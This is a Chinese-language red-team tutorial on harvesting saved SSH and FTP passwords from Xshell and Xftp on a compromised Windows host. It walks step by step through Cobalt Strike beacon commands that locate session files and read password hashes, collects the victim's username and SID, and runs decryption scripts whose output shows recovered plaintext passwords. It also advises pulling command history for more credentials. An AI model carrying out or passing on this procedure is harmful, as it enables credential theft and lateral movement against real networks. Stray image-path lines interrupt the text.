内网密码搜集 [Win SSH 及 SFTP 客户端密码 xmanager 全系列 最新版 解密]

前言 [以下所有操作将全部在管理员权限下进行]

Xmanager 是一个工具**套件**,里面包括了像 Xhell,xftp...这样的工具集合,Xshell 跟 SecureCRT 其实是不分伯仲的两款运维日常基础管理工具,相比 SecureCRT 大家可能更熟悉这个,所以,就不多啰嗦了,至于 xftp 其实就是个 ftp 客户端工具,目的依旧,解密 xshell,xftp 中所保存的各种连接密码,比如,ssh,ftp...

0x01 首先,依然是得先想办法确定目标 xshell 的详细版本

如下可知,目标 xmanager 套装版本为 6.x

```
beacon> powershell-import /home/checker/Desktop/ListInstalledPrograms.ps1
beacon> powershell Get-list
```

```
IIS Express Application Compatibility Database for x86
[+] List the 32 bit programs that have been installed
Xftp 6
Xmanager 6
Xshell 6
Microsoft Help Viewer 2.1
Microsoft Help Viewer 2.1 语言包 - CHS
WinSCP 5.13.8
Microsoft LightSwitch for Visual Studio 2013 Core
Microsoft Help Viewer 2.1
```

另外,既然是抓密码,前提就是目标机器中必须得保存的有连接密码才行,如下确实勾选了

0x02 不同版本 xshell 的 session 文件的默认保存位置亦有所不同

如下是 Xshell / Xftp 6.x session 文件默的认保存位置

```
XShell 6   %userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions
XFtp 6     %userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions
```

特别注意,不同于 SecureCRT, xshell 的 session 文件默认都是以.xsh 结尾的,而 xftp 的 session 文件都是以.xfp 结尾的,命名比较规律

```
beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\"
```

```
beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\"
[*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\"
[+] host called home, sent: 98 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\Documents\NetSarang Computer\6\Xshell\Sessions 的目录

2019/03/19  11:34    <DIR>          .
2019/03/19  11:34    <DIR>          ..
2019/03/19  11:04             7,822 default
2019/03/27  17:30                21 folder.ini
2019/03/19  13:30             7,978 HeightLAMP.xsh
2019/03/19  11:34             7,972 Mid LAMP.xsh
               4 个文件         23,793 字节
               2 个目录 38,554,284,032 可用字节
```

如下则是 Xshell / Xftp 5.x session 文件的默认保存位置

```
XShell 5   %userprofile%\Documents\NetSarang\Xshell\Sessions
XFtp 5     %userprofile%\Documents\NetSarang\Xftp\Sessions
```

5.x 中的 session 文件位置

```
beacon> shell dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"
```

```
beacon> shell dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"
[*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"
[+] host called home, sent: 86 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 52F7-5EA8

 C:\Users\mary\Documents\NetSarang\Xshell\Sessions 的目录

2019/03/27  17:40    <DIR>          .
2019/03/27  17:40    <DIR>          ..
2018/12/07  09:48               326 default
2019/03/27  17:41             2,862 demo.xsh
2019/03/07  10:49                21 folder.ini
               3 个文件          3,209 字节
               2 个目录 27,339,837,440 可用字节
```

0x03 接着,本地准备好解密环境

因为此解密脚本也是基于 python3.x 的,所以,相关环境必须要事先都准备好,核心无非就是安装几个加密库而已

```
# pip3.7.exe install blowfish
# pip3.7.exe install pypiwin32
```

同样,在安装 pycrypto 库时,要先装好 visualcppbuildtools_full.exe 编译工具,不然安装会报错

```
# set CL=/FI"C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\include\stdint.h" %CL%
# pip3.7.exe install pycrypto
```

0x04 最后,将目标系统当前用户的 用户名 及 该用户名所对应的 sid 包括指定 session 文件中的密码 hash 都一起取回来进行本地解密 [**因为 x 系列产品都是用这些信息加密的**]

如上所述,先将目标机器当前的 **用户名** 及 **其对应的 sid** 取回来,如下

```
admin S-1-5-21-3294580014-2894135279-2638859890-1001
```

```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------

用户名           SID
================ ============================================
pc-win81cn\admin S-1-5-21-3294580014-2894135279-2638859890-1001
```

之后,再将目标机器上指定 **session 文件中的密码 hash** 也取回来,如下

```
beacon> shell type "C:\Users\admin\Documents\NetSarang Computer\6\Xshell\Sessions\HeightLAMP.xsh"
Password=8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
```

```
UseInitScript=0
TelnetLoginPrompt=ogin:
Password=8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
RloginPasswordPrompt=assword:
UseExpectSend=0
TelnetPasswordPrompt=assword:
ExpectSend_Count=0
```

最后,回到本地机器利用脚本尝试解密, **-d 表示解密, -ver 指定 xshell / xftp 版本, -user 指定当前用户名, -sid 指定当前用户 sid, 结尾再跟上密码 hash**,实际的解密效果如下

```
# python XShellCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
```

```
管理员: 命令提示符

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>python XShellCryptoHelper.py -d -ver 6.0 -user
d S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
admin!@#45

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>
```

0x05 关于 xftp 6.x 的解密过程

过程和 xshell 基本一致,只是 session 文件保存的目录位置有所不同而已,此处不再赘述,快速过一遍

```
beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions"
```

```
beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions"
[*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions"
[+] host called home, sent: 95 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 C:\Users\admin\Documents\NetSarang Computer\6\Xftp\Sessions 的目录

2019/03/19  12:59    <DIR>          .
2019/03/19  12:59    <DIR>          ..
2019/03/19  13:03                21 folder.ini
2019/03/19  13:04             3,532 Proftpd.xfp
               2 个文件          3,553 字节
               2 个目录 38,554,218,496 可用字节
```

```
beacon> shell type "C:\Users\admin\Documents\NetSarang Computer\6\Xftp\Sessions\Proftpd.xfp"
```


```
AutoRefresh=FALSE
RetryTimer=5
Password=8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8S7ioH28qtEipGA==
Anonymous=FALSE
UserKeyPassPhrase=
UseMainConnectionOnly=FALSE
Description=
```


```
# python XFtpCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8S7ioH28qtEipGA==
```

```
管理员: 命令提示符

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>python XFtpCryptoHelper.py -d -ver 6.0 -user a
S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8S7ioH28qtEipGA==
admin

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>
```


0x06 实际问题

当目标设置了 xshell 启动密码之后,上面的解密方式也会因此失效,具体如下







```
# python XShellCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 vlJW0oIe9vN5pwNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
```



其实,关于 xshell 自身的安全选项还是非常多的,稍有安全意识的运维,几乎都不会出现类似这样的低级问题,其实还是那句话,安不安全主要还在于用的人是不是真的会用,工具做的再安全,如果用的人是个傻逼,还是等于什么都没做

跟之前一样,除了保存在软件中的各类连接密码,本地如果保存的还有命令历史记录最好也一并拖回来仔细看看,运气好的化说不定还能撞到一些有用的账号密码



小结:

大家可能也都注意到了,此处之所以没说 putty,主要还是因为真正的运维极少会去用它,相反只有一些非专业的运维人员才有可能会去用,受力面比较窄,所以直接忽略了,ok,今天就先到这儿吧,有任何问题欢迎及时反馈,非常感谢,也祝弟兄们好运 😉

- by klion
- 2019.3.6